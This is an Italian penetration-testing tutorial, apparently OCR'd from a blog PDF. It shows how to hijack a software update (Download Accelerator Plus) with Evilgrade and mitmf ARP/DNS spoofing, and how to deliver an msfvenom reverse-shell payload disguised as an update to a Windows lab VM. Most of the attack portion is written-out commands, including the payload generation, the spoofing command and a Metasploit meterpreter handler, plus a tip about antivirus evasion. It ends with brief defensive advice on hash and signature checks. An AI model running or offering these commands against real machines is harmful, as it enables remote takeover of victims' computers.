
Aggiornamenti e Client Side Exploitation

Author : Milo Caranti

Date : 5 settembre 2018




Tutti conosciamo l'importanza di aggiornare i nostri software. Che riguardi una semplice calcolatrice o parti vitali del sistema operativo, un aggiornamento spesso risolve eventuali instabilità del programma, bug e questioni legate alla sicurezza, mettendo l'utente finale in condizione di utilizzare un software sicuro. Insomma, non esiste sysadmin al mondo che non raccomandi di installare le ultime release degli sviluppatori.

Ma è davvero sempre così?

Nell'articolo di oggi vogliamo confutare questo assunto, dimostrando come una procedura di aggiornamento possa essere sfruttata da malintenzionati per prendere il controllo della macchina vittima.

Ci avvarremo di un particolare framework modulare preinstallato in ogni distribuzione Linux dedicata al pentesting, ***Evilgrade***, che si basa sul principio di attacco MITM. Prerequisiti fondamentali sono la presenza di un software datato sulla macchina vittima compreso nella lista di programmi - peraltro ben fornita - supportata da Evilgrade e presenza dell’host sulla stessa rete della macchina attaccante (magari raggiungibile attraverso VPN o indirizzi DNS dinamici).



Parrot Terminal
File Edit View Search Terminal Help
www.infobytesec.com
- 80 modules available.
show modules
List of modules:
acer
allmynotes
amsn
appleupdate
appstore
apptapp
apt
asus
atube
autoit3
bbappworld
blackberry
bsplayer
ccleaner
clamwin
cpan
cygwin
dap
divxsuite
express_talk
fcleaner
filezilla
flashget
flip4mac
freerip
fsecure_client

Ai fini del nostro test, abbiamo installato sulla macchina virtuale vittima un noto download manager, ***Download Accelerator Plus***; è possibile prelevare vecchie versioni del programma al link seguente:

http://www.oldversion.com/windows/download-accelerator/

Procediamo creando un payload che fungerà da vettore di attacco:

```
msfvenom -p windows/x
64/shell_reverse_tcp LHOST=?IPATTACCANTE LPORT=
PORTACHEVUOI X > ?download_accelerator_plus_update20180704.exe
```




Da notare che in questo modo il payload sarà facilmente identificabile da programmi antivirus; in un pentest reale sarebbe invece auspicabile industriarsi in tecniche di *AV evading* e crittografare l'eseguibile.

In un nuovo terminale lanciamo evilgrade e richiamiamo il modulo relativo al programma datato presente sul sistema vittima:

```
sudo evilgrade  show modules  configure NOMEMODULO
```


Indichiamo il percorso del payload generato e appuntiamoci l'URL che innescherà la macchina attaccante:

```
set agent ?PERCORSO?/?DEL?/PAYLOAD.EXE  show options  start
```



Siamo quasi pronti per sferrare il vero e proprio attacco *Man In The Middle*. Modifichiamo come segue il file predefinito di configurazione del framework ***mitmf*** compreso nella nostra distribuzione:

```
sudo nano /etc/mitmf/mitmf.conf
```




E in un nuovo terminale diamo il comando:


```
sudo mitmf -i eth0 --s
poof --dns --arp --target IPVITTIMA --gateway IPROUTER
```


Non ci resta che predisporre in ascolto un listener sulla macchina attaccante e compromettere la macchina alla quale è stato recapitato il payload iniziale:

```
msfconsole  use exploit/multi/handler  set PAYLOAD windows/meterpreter
/reverse_tcp  set LPORT PORTADIPRIMA  set LHOST IPATTACCANTE  exploit
```

Non appena la vittima andrà alla ricerca di aggiornamenti, anziché scaricare gli ultimi fix ufficiali, verrà trasmesso in background il nostro malevolo payload: a quel punto la macchina sarà compromessa.




WINDOWS 10 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Download Accelerator Plus (DAP)
File View Downloads Auto Tools Language FTP Help
DOWNLOADS INTERNET FTP BROWSER
Back Forward Stop Refresh Home Download All
DAP10 The fastest and easiest downloads GET IT NOW
FileRatings.com
ALL FILES GAMES
THIS WEEK'S MOVERS & SHAKERS
CCleaner: Makes your computer faster and more secure.
7-zip: A file archiver with a high compression ratio.
MOST DOWNLOADED for the week ending Jun 10
1 Sysplayer 1002.38 KB
2 CCleaner 4.74 MB
3 Skype 9.53 MB
4 Download Accelerator Plus (DAP) 10 1.77 MB
5 7-zip 1.06 MB
6 WinRar 1.66 MB
7 TeamViewer 7.45 MB
8 WinZip 849 KB
9 F-Secure
DAP Update
Update search results
Description Version Size
Critical update 9480.6478.1.8 5.13 MB
Product description:
This critical update fix internal vulnerability
< Indietro Avanti > Annulla
Avira AntiVir Personal - Free Antivirus 28.61 MB
See all
Scansione Si
Close
Check for update
Help translate D
to your own langu
It's easy!
wiki.speedbit.co
Applications Places System
Edit View Search Terminal Help



Conclusioni:

Con questo esempio pratico di *Client Side Exploitation*, si vuole dimostrare come anche una banale operazione di aggiornamento possa venire sfruttata da utenti malintenzionati per ottenere il controllo di una macchina. Come accennato nella premessa iniziale, l'attacco è efficace soprattutto se portato all'interno della rete LAN e implica che l'utente malintenzionato sia in costante ascolto e abbia preso di mira determinati host.

Non è il caso di diventare paranoici ma sicuramente non guasta prestare attenzione a tempi di risposta anomali in fase di aggiornamento del programma ed eventuali pop-up d’errore fasulli generati da Evilgrade volti a simulare un errore generico della procedura.

È bene sottolineare, inoltre, che ad oggi anche le software house più piccole si stanno adeguando a politiche di sicurezza sempre più stringenti, adottando misure di verifica della firma digitale più efficienti oppure rimandando l'utente al download presso repository ufficiali, i quali generalmente consentono - nonché consigliano fortemente - di verificare l'hash dell'eseguibile appena scaricato.

A cura di: **Milo Caranti**